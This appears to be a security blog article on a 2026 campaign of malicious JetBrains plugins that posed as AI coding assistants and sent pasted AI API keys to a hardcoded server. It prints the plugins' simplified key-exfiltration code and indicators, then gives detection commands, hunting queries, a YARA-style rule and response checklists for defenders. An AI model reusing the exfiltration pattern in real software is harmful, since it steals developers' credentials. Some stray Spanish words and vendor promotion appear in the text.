
At least 15 malicious JetBrains plugins were reported in June 2026 as part of a coordinated campaign targeting developers who use AI coding tools. The plugins posed as AI assistants, code review helpers, Git commit tools, bug finders, and unit test generators. According to Aikido Seguridad, the plugins exfiltrated AI provider API keys entered into their settings. BleepingComputer later reported the same campaign and said it independently confirmed that the latest version of one affected plugin, DeepSeek AI Assist, still contained the credential theft code at the time of publication.
The uncomfortable part is that the plugins reportedly worked. A developer could install one, paste an OpenAI, DeepSeek, or SiliconFlow API key, and get the AI feature they expected. The theft happened in the quiet moment when the user clicked Apply in the settings panel. A small handler saved the key and sent it to a hardcoded server over plain HTTP.
That makes this incident more than a bad Marketplace listing. It is a developer workstation supply chain problem. IDE plugins run inside tools that developers trust all day. They sit near source code, project configuration, credentials, local test environments, and now paid AI services. A malicious extension does not need a flashy exploit chain if the user willingly gives it a long-lived API key.
What Happened
Aikido described the campaign as a set of JetBrains Marketplace plugins published under seven vendor accounts. The earliest versions appeared at the end of October 2025, and new plugins were still being released in June 2026. The reported combined install count was close to 70,000, but that number needs careful handling. Aikido explicitly warned that download counts can be inflated and that Marketplace reviews may be fake. Treat the number as a Marketplace signal, not as a clean count of infected developer machines.
The affected plugins impersonated normal developer utilities:
| Plugin name | Plugin ID | Reported release or download detail |
|---|---|---|
| DeepSeek Junit Test | org.sm.yms.toolkit | Released 2025-10-31, 1,121 downloads reported by Aikido |
| DeepSeek Git Commit | com.json.simple.kit | Released 2025-11-01, 1,894 downloads |
| DeepSeek FindBugs | org.bug.find.tools | Released 2025-11-09, 1,485 downloads |
| DeepSeek AI Chat | org.translate.ai.simple | Released 2025-11-23, 1,317 downloads |
| DeepSeek Dev AI | com.yy.test.ai.simple | Released 2025-11-30, 740 downloads |
| DeepSeek AI Coding | com.dev.ai.toolkit | Released 2025-12-06, 450 downloads |
| AI FindBugs | com.json.view.simple | Released 2025-12-14, 623 downloads |
| AI Git Commitor | com.my.git.ai.kit | Released 2026-01-10, 301 downloads |
| AI Coder Review | org.check.ai.ds | Released 2026-01-11, 735 downloads |
| DeepSeek Coder AI | com.review.tool.code | Released 2026-01-15, 3,498 downloads |
| AI Coder Assistant | org.code.assist.dev.tool | Released 2026-02-01, 319 downloads |
| DeepSeek Code Review | com.coder.ai.dpt | Released 2026-04-18, 278 downloads |
| CodeGPT AI Assistant | com.my.code.tools | Released 2026-06-09, 25,571 downloads |
| DeepSeek AI Assist | ord.cp.code.ai.kit | Released 2026-06-10, 27,727 downloads |
| Coding Simple Tool | com.dp.git.ai.tool | 3,931 downloads, no online versions listed by Aikido |
Two plugins stood out by reported download count: DeepSeek AI Assist y CodeGPT AI Assistant. BleepingComputer said it downloaded and analyzed DeepSeek AI Assist, plugin ID ord.cp.code.ai.kit, and independently verified that it still contained the credential theft logic described by Aikido when the article was published on June 16, 2026.
The known network indicator is:
39.107.60[.]51
hxxp://39.107.60[.]51/api/software/key
hxxp://39.107.60[.]51/api/software/check
The destination was not an AI provider endpoint. It was a hardcoded server controlled by the plugin operator, reached over unencrypted HTTP.
The Attack Path, From Install to Key Theft

The attack did not require exploiting IntelliJ IDEA, PyCharm, WebStorm, GoLand, or another JetBrains IDE. It relied on a familiar trust flow:
- A developer searches the JetBrains Marketplace for an AI coding plugin.
- The plugin listing looks plausible enough to install.
- The plugin offers a useful feature, such as chat, commit message generation, code review, or unit test generation.
- The plugin asks the user to enter an AI provider API key.
- The user pastes the key and clicks
Apply. - The plugin stores the key locally and also sends it to a remote server.
Aikido’s disclosed code sample shows the theft occurring inside the settings save path. The logic checked whether the value looked like an API key, deduplicated it, wrapped it in a DTO, and sent it through a helper function.
A simplified version of the pattern looks like this:
public static void save(String key) {
    if (key != null && key.startsWith("sk-") && seen.add(key) && key.length() == 51) {
        SoftwareDto dto = new SoftwareDto();
        dto.setApiKey(key);
        BaseUtil.request("key", dto);
    }
}
The network helper then built a URL from a hardcoded base address:
URL url = new URI("http://39.107.60[.]51/api/software/" + name).toURL();
connection.setRequestMethod("POST");
connection.setRequestProperty("X-Api-Key", "F48D2AA7CF341F782C1D");

byte[] input = new Gson()
    .toJson(payload)
    .getBytes(StandardCharsets.UTF_8);
That design gives defenders several concrete detection handles:
| Señal | Por qué es importante | Where to look |
|---|---|---|
Hardcoded IP 39.107.60.51 | Direct match for the reported campaign infrastructure | Plugin JARs, proxy logs, EDR network telemetry |
Ruta /api/software/key | Reported exfiltration endpoint | HTTP proxy, firewall logs, packet capture |
Ruta /api/software/check | Reported paid-tier or key retrieval endpoint | HTTP proxy and local plugin code |
| Plain HTTP from IDE process | Sensitive key material should not be sent to random HTTP endpoints | EDR, network sensor, local firewall |
| Plugin IDs listed above | Direct match for known affected packages | JetBrains plugin directories and IDE plugin UI |
X-Api-Key static header | Static token in sample code can help local triage | Decompiled plugin classes, strings output |
The campaign also included a strange paid-tier behavior. Aikido reported that after a user paid through a donation wall, the remote server could return an API key to the plugin, and the plugin would prefer that server-supplied key for model calls. Aikido described one possible theory: free users’ keys may have been harvested and then redistributed to paying users. That remains a theory, not a proven end-to-end accounting of the key source. The confirmed risk is enough without overstating it: keys entered by users were sent to attacker-controlled infrastructure.
Why AI API Keys Are Worth Stealing
An AI API key is not just a string. It is a billing instrument, an access token, and often a gateway into an organization’s AI usage patterns. If the key belongs to a company account, abuse can create real cost, quota, availability, and data governance problems.
The practical risks include:
| Riesgo | What can happen | Why teams miss it |
|---|---|---|
| Unexpected spend | Attackers burn paid tokens or resell access | AI spend is often monitored less tightly than cloud compute |
| Quota exhaustion | Legitimate developers hit rate limits or monthly caps | The failure looks like normal provider throttling |
| Loss of attribution | Calls appear to come from the legitimate account | Shared keys blur user-level accountability |
| Exposure of prompts or context | Depending on provider and logging configuration, prompts may contain proprietary code or operational data | Developers underestimate what goes into AI coding prompts |
| Operational disruption | CI helpers, internal tools, or support workflows fail when a key is revoked suddenly | Long-lived keys are often embedded in many workflows |
| Secondary abuse | Stolen keys can power phishing, code generation, scanning, or other automation | Security teams may not associate AI usage anomalies with endpoint compromise |
OpenAI’s own API key safety guidance recommends using unique keys per team member, avoiding client-side exposure, never committing keys to repositories, using environment variables or a key management service, monitoring usage, rotating keys when needed, and using IP allowlisting where available. Those recommendations are not specific to this JetBrains plugin incident, but they map directly to the failure mode. A long-lived key pasted into an untrusted plugin is hard to govern, hard to attribute, and easy to abuse.
The safest pattern is not “never use AI tools.” It is to make credentials disposable, scoped, observable, and revocable.
Why IDE Plugins Are a High-Trust Attack Surface
Package registry compromises get more attention because npm and PyPI incidents happen frequently. IDE plugin ecosystems deserve the same suspicion. A plugin runs where developers make decisions, write code, inspect secrets, review diffs, and authenticate to internal systems.
A JetBrains plugin can legitimately need access to:
- Project files and language indexes.
- Editor buffers, including unsaved code.
- IDE settings and plugin configuration.
- VCS metadata and commit messages.
- Local network access for API calls.
- Build tool output, test results, and runtime logs.
- User-provided API keys for external services.
That set of permissions is useful for good tools and dangerous for bad ones. The malicious JetBrains plugins in this campaign did not have to exploit a kernel bug or bypass an EDR product. They operated inside a trusted developer tool and hid the malicious behavior inside an otherwise plausible workflow.
JetBrains does have Marketplace controls. The JetBrains Marketplace Approval Guidelines, effective March 31, 2026, say that every new plugin and update is subject to verification and approval, including automated checks and manual review. The guidelines also state that plugins must not introduce security vulnerabilities or privacy issues, and that plugins processing personal, statistical, or telemetry data must ask for explicit permission.
That is important, but it is not a guarantee that every plugin is safe. Manual review can miss compact malicious logic buried in a working feature. Automated checks can miss intent. A plugin can be small, functional, and still exfiltrate the one thing attackers care about.
Plugin signing has a different purpose. JetBrains’ plugin signing documentation says signing was introduced to increase security on JetBrains Marketplace and IntelliJ-based IDEs by helping ensure plugins are not modified during publishing and delivery. Signing helps with integrity of distribution. It does not prove that the signed code is benign. A signed malicious plugin is still malicious.
The Security Model Gap
The biggest gap in many developer environments is not a missing scanner. It is the assumption that tools installed by developers are less risky than dependencies shipped to production.
That assumption is backwards.
A developer workstation often has:
- Source code for multiple services.
- Access to private repositories.
- Cloud credentials or SSO sessions.
- Local copies of
.envfiles. - API keys for staging and production-like systems.
- SSH keys.
- Package registry tokens.
- Signing or publishing credentials.
- Access to CI/CD dashboards.
- AI provider keys.
A malicious IDE plugin sits close to all of it. Even if this campaign focused on AI API key theft, the trust boundary is broader. The same delivery path could be used to read project files, enumerate environment variables, modify code, tamper with generated tests, or alter commit messages. There is no evidence in the public reporting that these specific plugins did all of those things, so defenders should not invent extra behaviors. But they should understand the reachable surface.
The right lesson is precise: known public evidence points to AI API key exfiltration. The architectural exposure is larger because IDE plugins run in a privileged developer context.
How This Compares With Other Supply Chain Incidents
The malicious JetBrains plugins campaign is not the same as a CVE in a server product. It also is not the same as a malicious library added to a production dependency tree. Still, it belongs in the same mental bucket: trusted software distribution paths can be abused to get code into sensitive environments.
Two CVEs help frame the risk.
CVE-2024-3094, XZ Utils Backdoor
CVE-2024-3094 involved malicious code discovered in upstream tarballs of XZ Utils starting with version 5.6.0. NVD describes a complex build-time mechanism where the liblzma build process extracted a prebuilt object file from a disguised test file and used it to modify functions in liblzma. Red Hat assigned it a CVSS 3.1 score of 10.0.
The connection to malicious JetBrains plugins is not that the techniques are identical. They are not. XZ was a sophisticated upstream backdoor aimed at a low-level library. The JetBrains campaign used Marketplace plugins and direct credential theft. The shared lesson is trust placement. In both cases, malicious code entered through a channel users expected to be safe.
The exploitation conditions for XZ were specific. Public analyses tied practical remote impact to affected Linux builds using glibc and certain OpenSSH integration paths through libsystemd. Many stable distributions were not affected because the malicious versions had not reached them. Mitigation involved rolling back or upgrading to clean XZ versions according to distribution guidance. The incident still matters because it showed how a patient attacker can weaponize normal maintenance and release workflows.
CVE-2023-42793, JetBrains TeamCity Authentication Bypass
CVE-2023-42793 was a critical authentication bypass vulnerability in JetBrains TeamCity On-Premises. JetBrains said in its post-mortem that an unauthenticated attacker with HTTP(S) access to a TeamCity server could potentially perform remote code execution and gain administrative control of the server. JetBrains released TeamCity 2023.05.4 and also provided workaround plugins for older versions. NVD lists the CVSS 3.1 score as 9.8, and CISA added the vulnerability to its Known Exploited Vulnerabilities catalog with a required action to apply mitigations or discontinue use if mitigations were unavailable.
This is not evidence that JetBrains IDEs were compromised in the 2026 plugin campaign. It is a separate issue in a different JetBrains product. It is relevant because it shows why developer infrastructure deserves first-class security treatment. CI/CD systems and IDEs are not peripheral. They are part of the software factory. If attackers control those systems, they can influence what gets built, tested, reviewed, and shipped.
| Incident | Punto de entrada | Main trust boundary abused | Riesgo primario | Response focus |
|---|---|---|---|---|
| Malicious JetBrains plugins, 2026 | JetBrains Marketplace plugin installs | Developer trust in IDE extensions | AI API key theft and developer workstation exposure | Uninstall, rotate keys, inspect logs, govern plugins |
| CVE-2024-3094, XZ Utils | Upstream source release tarballs | Trust in open source maintenance and release artifacts | Backdoored library with potential remote impact under specific conditions | Roll back or update affected packages, follow distro advisories |
| CVE-2023-42793, TeamCity | Exposed TeamCity On-Premises server | Trust in CI/CD administration surface | Authentication bypass, possible RCE and administrative control | Upgrade to 2023.05.4 or apply vendor workaround, verify exposure |
How to Check Whether Your Team Was Exposed
Start with plugin inventory. Do not begin by searching repositories for leaked keys. In this campaign, the key was entered into IDE settings and sent over the network. A repository secret scanner may find unrelated leaks, but it will not prove or disprove this incident.
Check Installed JetBrains Plugins on macOS and Linux
JetBrains plugin paths vary by IDE, version, operating system, and Toolbox installation method. The following commands are triage helpers, not a substitute for endpoint management inventory.
On macOS, user-installed JetBrains plugins are commonly found under ~/Library/Application Support/JetBrains/:
find "$HOME/Library/Application Support/JetBrains" \
  -type d \( -name "org.sm.yms.toolkit" \
  -o -name "com.json.simple.kit" \
  -o -name "org.bug.find.tools" \
  -o -name "org.translate.ai.simple" \
  -o -name "com.yy.test.ai.simple" \
  -o -name "com.dev.ai.toolkit" \
  -o -name "com.json.view.simple" \
  -o -name "com.my.git.ai.kit" \
  -o -name "org.check.ai.ds" \
  -o -name "com.review.tool.code" \
  -o -name "org.code.assist.dev.tool" \
  -o -name "com.coder.ai.dpt" \
  -o -name "com.my.code.tools" \
  -o -name "ord.cp.code.ai.kit" \
  -o -name "com.dp.git.ai.tool" \) \
  -print 2>/dev/null
On Linux, check common JetBrains configuration locations:
find "$HOME/.local/share/JetBrains" "$HOME/.config/JetBrains" \
  -type d \( -name "org.sm.yms.toolkit" \
  -o -name "com.json.simple.kit" \
  -o -name "org.bug.find.tools" \
  -o -name "org.translate.ai.simple" \
  -o -name "com.yy.test.ai.simple" \
  -o -name "com.dev.ai.toolkit" \
  -o -name "com.json.view.simple" \
  -o -name "com.my.git.ai.kit" \
  -o -name "org.check.ai.ds" \
  -o -name "com.review.tool.code" \
  -o -name "org.code.assist.dev.tool" \
  -o -name "com.coder.ai.dpt" \
  -o -name "com.my.code.tools" \
  -o -name "ord.cp.code.ai.kit" \
  -o -name "com.dp.git.ai.tool" \) \
  -print 2>/dev/null
If your environment uses JetBrains Toolbox, managed images, or nonstandard paths, collect plugin inventory through your MDM, EDR, or software management system instead of relying only on local shell checks.
Check Installed JetBrains Plugins on Windows
On Windows, inspect JetBrains plugin directories under the user profile. This PowerShell example searches common locations for known plugin IDs:
$pluginIds = @(
  "org.sm.yms.toolkit",
  "com.json.simple.kit",
  "org.bug.find.tools",
  "org.translate.ai.simple",
  "com.yy.test.ai.simple",
  "com.dev.ai.toolkit",
  "com.json.view.simple",
  "com.my.git.ai.kit",
  "org.check.ai.ds",
  "com.review.tool.code",
  "org.code.assist.dev.tool",
  "com.coder.ai.dpt",
  "com.my.code.tools",
  "ord.cp.code.ai.kit",
  "com.dp.git.ai.tool"
)

$roots = @(
  "$env:APPDATA\JetBrains",
  "$env:LOCALAPPDATA\JetBrains"
)

foreach ($root in $roots) {
  if (Test-Path $root) {
    Get-ChildItem -Path $root -Recurse -Directory -ErrorAction SilentlyContinue |
      Where-Object { $pluginIds -contains $_.Name } |
      Select-Object FullName
  }
}
A positive match should trigger key rotation, not just plugin removal. If the plugin had already sent the key, deleting the plugin does not make the stolen key safe again.
Inspect Plugin Artifacts for Known Indicators

If you have a plugin ZIP or JAR, inspect it without executing it. You can look for known indicators using strings, unzipy rg.
mkdir -p /tmp/jb-plugin-triage
unzip -q suspicious-plugin.zip -d /tmp/jb-plugin-triage

rg -n "39\.107\.60\.51|/api/software/key|/api/software/check|F48D2AA7CF341F782C1D" \
  /tmp/jb-plugin-triage
Si rg does not find text because classes are compiled, use strings across JAR files:
find /tmp/jb-plugin-triage -type f \( -name "*.jar" -o -name "*.class" \) -print0 |
  xargs -0 strings |
  rg "39\.107\.60\.51|api/software|F48D2AA7CF341F782C1D"
A simple YARA-like triage rule can help malware analysts organize samples. Treat this as a local hunting aid, not a full malware family classifier:
rule JetBrains_AI_Key_Exfil_Triage
{
    meta:
        description = "Triage indicators reported in malicious JetBrains AI plugin campaign"
        scope = "local plugin artifact inspection"
        confidence = "medium when multiple strings match"

    strings:
        $ip = "39.107.60.51"
        $path_key = "/api/software/key"
        $path_check = "/api/software/check"
        $api_path = "/api/software/"
        $static_header = "F48D2AA7CF341F782C1D"
        $java_http = "setRequestMethod"
        $gson = "Gson"

    condition:
        $ip and ($path_key or $path_check or $api_path) and any of ($static_header, $java_http, $gson)
}
Do not overfit only to this IP address. Once a campaign is public, operators can move infrastructure. Known indicators are useful for incident response, but the durable control is behavioral: IDE processes should not send secrets to unexplained external HTTP endpoints.
Network Detection
The strongest retrospective signal is an outbound HTTP request from a developer machine to the reported C2 server. The exact query language depends on your logging stack.
For Splunk-style proxy logs:
index=proxy OR index=web
(dest_ip="39.107.60.51" OR url="*39.107.60.51*")
OR (url="*/api/software/key*" OR url="*/api/software/check*")
| table _time user src_ip host process url dest_ip http_method user_agent
| sort _time
For Microsoft Defender Advanced Hunting, adapt fields to your schema:
DeviceNetworkEvents
| where RemoteIP == "39.107.60.51"
   or RemoteUrl has "39.107.60.51"
   or RemoteUrl has "/api/software/key"
   or RemoteUrl has "/api/software/check"
| project Timestamp, DeviceName, InitiatingProcessFileName,
          InitiatingProcessCommandLine, RemoteIP, RemoteUrl,
          LocalIP, ReportId
| order by Timestamp asc
For Zeek HTTP logs:
zcat http.*.log.gz 2>/dev/null | \
  zeek-cut ts id.orig_h id.resp_h host uri method user_agent | \
  rg "39\.107\.60\.51|/api/software/key|/api/software/check"
Network evidence has limits. A developer may have used the plugin outside the corporate network. Logs may have expired. Endpoint telemetry may not capture full URLs for plain HTTP in every configuration. The absence of logs is useful context, not proof of safety.
API Provider Review
If any affected plugin was installed, treat AI API keys entered into it as compromised. Review provider-side usage after rotating the key.
Look for:
- Usage spikes after plugin installation.
- Calls from unfamiliar IP addresses or geographies, where provider logs expose that detail.
- Model usage inconsistent with the developer’s normal work.
- Calls outside business hours.
- Sudden quota exhaustion.
- Increased failed requests after key rotation, which may reveal stale consumers.
- Unexpected organization or project usage if the key had broad access.
For OpenAI keys, use the provider console to review usage and rotate credentials. OpenAI’s key safety guidance states that compromised keys can lead to unexpected charges, quota depletion, service interruption, and possible account data risk, and recommends immediate rotation when leakage is suspected.
If your provider supports project-scoped keys, budget caps, service accounts, or IP restrictions, use them. A key that can only be used from approved infrastructure is much harder to monetize from an attacker’s random server.
Incident Response Checklist
The response should assume that a pasted key is burned. The goal is to stop additional exposure, preserve enough evidence to understand scope, and rebuild safer controls.
| Timeframe | Acción | Owner | Completion standard |
|---|---|---|---|
| Immediate | Identify machines with affected plugin IDs | Endpoint or IT team | Device list with usernames and plugin IDs |
| Immediate | Uninstall affected plugins | Device owner or IT | Plugin removed and IDE restarted |
| Immediate | Revoke and rotate AI API keys entered into affected plugins | Developer, platform owner, or AI admin | Old keys disabled, new scoped keys issued |
| Same day | Review AI provider usage and billing | FinOps, platform, security | Usage anomalies documented and escalated |
| Same day | Search proxy, DNS, EDR, and firewall logs for indicators | Detection engineering | Queries saved and results attached to case |
| Same day | Notify affected developers with concrete steps | Security or engineering leadership | Affected users confirm whether keys were used |
| 48 hours | Check for broader credential exposure on affected endpoints | IR team | No additional indicators or documented follow-up |
| One week | Implement IDE plugin allowlist or review process | Ingeniería de seguridad | Policy deployed or exception process approved |
| One month | Add AI key governance controls | Platform and security | Scoped keys, budgets, monitoring, and rotation process in place |
A common mistake is to stop after uninstalling the plugin. That removes future theft from that machine, but it does not revoke the credential already sent to the attacker. Rotation is the containment step.
Another mistake is to rotate only the key named in the plugin UI. Developers often paste the same key into several tools. If the same key was used in scripts, CI jobs, local shells, notebooks, browser extensions, or other IDEs, those consumers need to be updated or replaced.
Building a Safer AI Key Model
AI key management should look more like cloud access management and less like sharing a password in a team chat. The following controls reduce blast radius without banning useful AI workflows.
| Controlar | What it prevents | Practical implementation |
|---|---|---|
| Unique keys per user or service | Shared accountability and broad compromise | Require personal or service-specific keys |
| Project-scoped keys | One stolen key affecting unrelated work | Separate keys for personal testing, team tooling, CI, and production workflows |
| Budget limits | Unexpected spend from abuse | Set monthly caps or alerts per key or project |
| IP allowlisting | Use from attacker infrastructure | Restrict production keys to approved egress IPs where supported |
| Short-lived credentials | Long resale window | Use brokered credentials or periodic rotation for high-risk workflows |
| Secret storage | Keys copied into random plugin settings | Use OS keychain, secret manager, or backend proxy |
| Usage anomaly alerts | Silent abuse | Alert on volume, model, geography, and time anomalies |
| Central inventory | Unknown key sprawl | Track owner, purpose, creation date, permissions, and rotation history |
For AI coding tools, a backend proxy is often safer than distributing raw provider keys to every plugin. The plugin authenticates to your internal service, and the service enforces user identity, rate limits, logging, budget, and provider access. That design does not eliminate plugin risk, but it prevents the plugin from receiving the provider’s root credential.
Governance for JetBrains Marketplace Plugins
A useful plugin policy does not need to be heavy. It needs to answer four questions:
- Who can install IDE plugins?
- Which plugins are approved?
- What data can plugins access or transmit?
- How will the team detect drift?
A lightweight review checklist should include:
| Review question | Por qué es importante |
|---|---|
| Is the plugin from a known vendor or individual with a credible history? | Throwaway vendor accounts are easier to abandon after abuse |
| Is source code available? | Source availability does not guarantee safety, but it enables review |
| Does the plugin require API keys or credentials? | Credential-handling plugins need higher scrutiny |
| Does the plugin document network destinations? | Undocumented outbound calls are a warning sign |
| Does the plugin have a privacy policy if it collects data? | Marketplace guidelines expect disclosure for data processing |
| Does the plugin request broad functionality unrelated to its purpose? | Overbroad capability increases blast radius |
| Are reviews and download counts organic? | Inflated reputation can mislead developers |
| Is there a business owner for the plugin? | Orphaned tools stay installed after their need expires |
For higher-risk plugins, review the artifact before approval. You do not need to reverse engineer every line to catch common issues. Static strings, hardcoded URLs, suspicious HTTP calls, and credential regexes are often enough to flag something for deeper analysis.
unzip -q plugin.zip -d /tmp/plugin-review

rg -n --hidden --no-ignore \
  "http://|https://|apiKey|token|secret|Authorization|X-Api-Key|sk-" \
  /tmp/plugin-review
If a plugin asks for an AI key and also contains a hardcoded non-provider HTTP endpoint, the burden of proof shifts. The vendor should be able to explain what is sent, why it is sent, how it is protected, and where it is documented.
Egress Controls for Developer Machines
Many organizations apply strict egress controls to production servers but allow developer workstations to connect almost anywhere. That is convenient, and attackers know it.
For developer machines, consider alerting on:
- IDE processes making HTTP requests to raw IP addresses.
- IDE processes sending traffic to newly observed domains.
- Plain HTTP requests containing strings that resemble API keys.
- Unapproved plugins communicating with external services.
- Large or repeated outbound requests from IDE plugin directories.
- Connections to infrastructure with no business justification.
A practical policy can start in monitor mode. You do not have to block every unknown request on day one. Begin by building a baseline of normal JetBrains IDE network destinations, then review outliers. AI coding tools will legitimately call provider APIs, but those destinations should be recognizable and documented.
Example allowlist thinking:
| Destination type | Default stance | Notas |
|---|---|---|
| JetBrains update and Marketplace endpoints | Allow | Needed for IDE and plugin management |
| Official AI provider APIs approved by the company | Allow or proxy | Prefer centralized gateway for company keys |
| Raw IP HTTP endpoints | Alert or block | Rarely justified for IDE plugins |
| Unknown file-sharing or paste sites | Alert | Possible exfiltration staging |
| Internal development services | Allow by role | Apply normal access controls |
| Unapproved third-party plugin backends | Review | Require business owner and data handling explanation |
Why Plugin Functionality Can Make Detection Harder
Security teams sometimes look for malware that breaks things. This campaign is a reminder that malicious software may work exactly as advertised.
A functional AI coding plugin gives users positive feedback:
- Chat responses appear.
- Commit messages are generated.
- Reviews are returned.
- Tests are drafted.
- The UI looks normal.
- The developer sees no crash or warning.
That lowers suspicion. The malicious behavior is a side effect of a normal user action. The user expects the plugin to store or use the key. The attacker only adds one additional destination.
This is why detection should focus on data flow, not only user complaints. A tool that handles secrets must have a clear data path. Where is the key stored? Is it encrypted at rest? Which process reads it? Which endpoint receives it? Is the request encrypted? Is there a privacy policy? Can the user delete the credential? Are logs redacted?
If those questions are unanswered, the tool should not receive a long-lived provider key.
Red Team and Bug Bounty Implications
For red teamers, malicious JetBrains plugins are a useful model for developer-side compromise. They show how little friction exists between “install a productivity tool” and “hand over a credential.” That does not mean red teams should deploy malicious plugins without explicit authorization. It does mean developer tooling should be part of threat modeling and tabletop exercises.
A mature assessment might include:
- Inventory of IDEs and plugins across engineering teams.
- Review of AI coding assistant credential handling.
- Checks for local plaintext secrets in IDE configuration.
- Egress monitoring from IDE processes.
- Ability to revoke AI provider keys quickly.
- CI/CD impact analysis if a developer workstation is compromised.
- Developer education using concrete examples rather than generic warnings.
Bug bounty hunters should also adjust. Personal API keys, client keys, and program-specific credentials should not be pasted into random helpers. Use scoped keys, temporary keys, or provider accounts dedicated to testing. Keep customer work, personal research, and experimental AI tools separated. A stolen key can create billing issues and may violate program rules if it is later used for unauthorized activity.
Validating Fixes and Controls
After removing affected plugins and rotating keys, validate the fix. Security work that stops at a ticket comment tends to drift.
A basic validation plan:
- Re-scan endpoints for known plugin IDs.
- Confirm old AI API keys are disabled.
- Confirm new keys are scoped and owned.
- Run provider usage reports for the post-rotation period.
- Confirm no new connections to
39.107.60.51. - Check whether developers can still install unapproved plugins.
- Test whether an unknown plugin can make plain HTTP requests without alerting.
- Document gaps and assign owners.
For authorized security teams testing web apps and APIs, this same evidence-first mindset applies beyond plugin response. Tools that map attack surface, validate findings, and preserve reproduction steps help teams avoid both panic and false confidence. Penligente positions its product around agent-assisted, authorized penetration testing, including attack surface mapping, validation, evidence capture, and retesting. That workflow is most useful when it reinforces human review and concrete proof rather than treating automated output as final.
In environments where AI tools are already part of security operations, the stronger pattern is to make agent activity scoped and auditable. Penligent’s AI Pentest page describes black-box testing, independent sub-agent validation, browser-based verification, human-in-the-loop control, and report generation with reproduction evidence. Those ideas line up with the broader lesson from malicious developer tooling: automation should produce traceable actions, not invisible trust jumps.
Common Mistakes During Response
The first mistake is assuming that uninstalling the plugin fixes the incident. It fixes the local persistence of that plugin, not the stolen key.
The second mistake is treating this as an OpenAI-only problem. The disclosed plugin behavior referenced AI provider keys generally, including OpenAI, DeepSeek, and SiliconFlow in public reporting. Any key entered into an affected plugin should be treated as exposed, regardless of provider.
The third mistake is over-trusting Marketplace reputation. A high download count or a cluster of positive reviews is not proof of safety, especially when researchers explicitly warn that counts and reviews may be manipulated.
The fourth mistake is confusing signing with security review. Signing helps ensure the plugin was not tampered with after signing and through distribution. It does not guarantee that the plugin’s intended behavior is safe.
The fifth mistake is relying only on secret scanning in Git. Secret scanners are valuable, but this leak path bypasses the repository. The user pasted the secret into an IDE plugin setting.
The sixth mistake is not involving finance or platform owners. AI key theft can show up as spend, quota exhaustion, or provider abuse before it shows up as a traditional security alert.
Practical Policy for AI Coding Plugins
A reasonable policy can be short:
- Developers may use approved AI coding plugins only.
- Any plugin that requires an API key must go through security review.
- Company-paid AI keys must be scoped to a user, project, or service.
- Raw provider keys should not be stored in unreviewed plugin settings.
- High-value keys must have budget limits and monitoring.
- Unknown outbound HTTP from IDE processes should alert.
- Plugin inventory must be visible to security or IT.
- Exceptions expire and need an owner.
This policy is easier to enforce when teams provide a safe path. If developers need AI assistance, give them approved tools, clear instructions, and a way to request new plugins quickly. Blanket bans often create shadow tooling. Shadow tooling is exactly where long-lived keys end up.
PREGUNTAS FRECUENTES
What are malicious JetBrains plugins?
- They are JetBrains Marketplace plugins that include hidden harmful behavior while presenting themselves as normal IDE extensions.
- In the June 2026 campaign reported by Aikido and BleepingComputer, the plugins posed as AI coding assistants, code reviewers, Git helpers, bug finders, and unit test tools.
- The reported malicious behavior was AI API key exfiltration from plugin settings to a hardcoded server.
- The public reporting does not prove that JetBrains IDE products themselves were compromised.
How do I know if one of these plugins stole my AI API key?
- Check whether any affected plugin ID was installed on your machine or your team’s machines.
- Search network logs for
39.107.60.51,/api/software/keyy/api/software/check. - Review AI provider usage for unexpected calls, unusual spend, quota depletion, or unfamiliar access patterns.
- If a key was entered into an affected plugin, assume it was compromised even if you cannot find network logs.
- Rotate the key immediately and disable the old one.
Are JetBrains IDEs compromised?
